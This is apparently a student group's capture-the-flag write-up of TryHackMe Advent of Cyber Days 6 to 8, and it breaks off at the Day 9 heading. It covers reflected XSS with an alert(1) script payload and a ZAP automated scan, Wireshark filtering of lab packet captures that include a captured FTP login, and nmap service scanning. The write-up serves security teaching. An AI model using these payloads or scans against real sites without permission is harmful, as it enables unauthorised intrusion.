PSP0201

Week 3

Writeup

Group name: Code Blu

Members

ID	Name	Role
1211103236	Tang Yu Xuan	Leader
121102879	Koh Jia Jie	Member
1211101196	Tan Hui Jeen	Member
1211100571	Teh Yvonne	Member


Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Zaproxy


Solution/Walkthrough:

Question 1

Enter the page by using machine IP.




Search something at the “search query” box and we can see the parameter of “q” .




Question 2

Next, add the text “/reflected?keyword=<script>alert(1)</script>” behind our URL.




An alert box with “1 " appears on our screen. XSS has been successfully exploited.




Question 3

Install the Zaproxy by using command “sudo apt install zaproxy” to detect XSS.




Question 4

After installing it, press the button titled “automated scan” then type in our machine IP and attack to get the alerts.



We can see that there have five alerts and two types of XSS in the scan.



Thought Process/Methodology:

First of all, using our Machine IP to enter the page. After entering the page, we can search something in the “search query” box and the parameter of “q” will appear at the URL link. Next, we add a query string keyword “/reflected?keyword=” in our URL link and add the text “<script>alert(1)</script>”. It will show us an alert box with “1”. XSS has been successfully exploited. In order to detect XSS, we download Zaproxy by using the command “sudo apt install zaproxy”. After that, open the zaproxy and choose the button titled “automated scan”. Copy our URL link with our IP address and press attack. There will appear five alerts and two types of XSS in the scan. XSS had been detected.


Day 7: Networking - The Grinch really Did Steal Christmas

Tools used: Kali Linux, Wireshark


Solution/Walkthrough:

Question 1


Download the task file from TryHackMe



Open the “pcap1.pcap” in Wireshark.




Search “icmp” to get the IP address of source and destination. We can see that the IP address “10.11.3.2” is a ping request and “10.10.15.52” is a ping reply.




Question 2

Use “http.request.method==GET” to filter out the HTTP GET requests in our “pcap1.pcap” file.




After that, use “ip.src==10.10.67.199” to filter out all packets that originate from the IP address. We can see the name of the article, ‘reindeer-of-the-week’ visited by the IP address “10.10.67.199”.




Question 3


Next, open the “pcap2.pcap” file and use the actual port “tcp.port==21 to find all the FTP traffic.



Right click to follow TCP stream.



Next, find the successful login protocol and follow the TCP stream.




We saw that “plaintext_password_fiasco” is a wrong password.

```
220 Welcome to the TBFC FTP Server!.
USER elfmcskidy
331 Please specify the password.
PASS plaintext_password_fiasco
530 Login incorrect.
SYST
530 Please login with USER and PASS.
QUIT
221 Goodbye.
```

Question 4


Back to the “pcap2.pcap” file, we can see that the protocol that is encrypted is SSH.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)

Question 5


Search “arp” and we knew that 10.10.122.128 is at 02:c0:56:51:8a:51




No.	Time	Source	Destination	Protocol	Length	Info
46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
77	26.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
78	26.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa
84	32.388846	02:c8:85:b5:5a:aa	Broadcast	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
85	32.388861	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
137	53.095851	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
138	53.095990	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa


Question 6

Lastly, open the “pcap3.pcap” file. After that, go to File -> Export Objects -> HTTP to save the ZIP file “christmas.zip”.





Open the “elf_mcskidy_wishlist.txt” and we saw that rubber ducky will be used to replace Elf McEager.



Question 7

The author of Operation Artic Storm is Kris Kringle.

Thought Process/Methodology:

First of all, download the task file from TryHackMe. Using WireShark to open the file "pcap1.pcap". After that, search "icmp" to know the IP address of request and reply respectively. Next, we use "http.request.method==GET" to filter out the HTTP GET requests then use filter "ip.src" to filter out all the packets. Besides, we open the "pcap2.pcap" file and apply actual port "tcp.port==21" to look for all the FTP traffic. After following the TCP stream, we find out that "plaintext_password_fiasco" is a wrong password. Next, we want to know where 10.10.122.128 is at so we search "arp" to find the answer. Finally, we open the "pcap3.pcap" file and save the ZIP file "christmas.zip" and unzip it. From the file "elf_mcskidy_wishlist.txt", we saw that a rubber ducky will be used to replace Elf McEager.

Day 8: Networking - What's under the Christmas tree?


Tools used: Kali Linux


Solution/Walkthrough:


Question 1

Using nmap on our Machine IP, we saw there were three services running.

We use flag -A, -sV and -Pn to see the difference between these three flags.








Question 2

Using nmap -A flag, we knew that Ubutu is the distribution that is running.


Question 3

The version of Apache is 2.4.29




Question 4

SSH is running on port 2222



Question 5

Next, we use “HTTP-TITLE” to know what might be used for the website.



Thought Process/Methodology:

We are using nmap -A, -sV and -Pn to see the difference of output between these three flags. After this, we saw that using -A flag can scan for everything compared to -sV and -Pn. We can get all the details from the -A flag. Lastly, we try to use “HTTP-TITLE” to know what might be used for the website. At the end, we knew that the website was used as a blog.


Day 9: Networking - Anyone can be Santa!

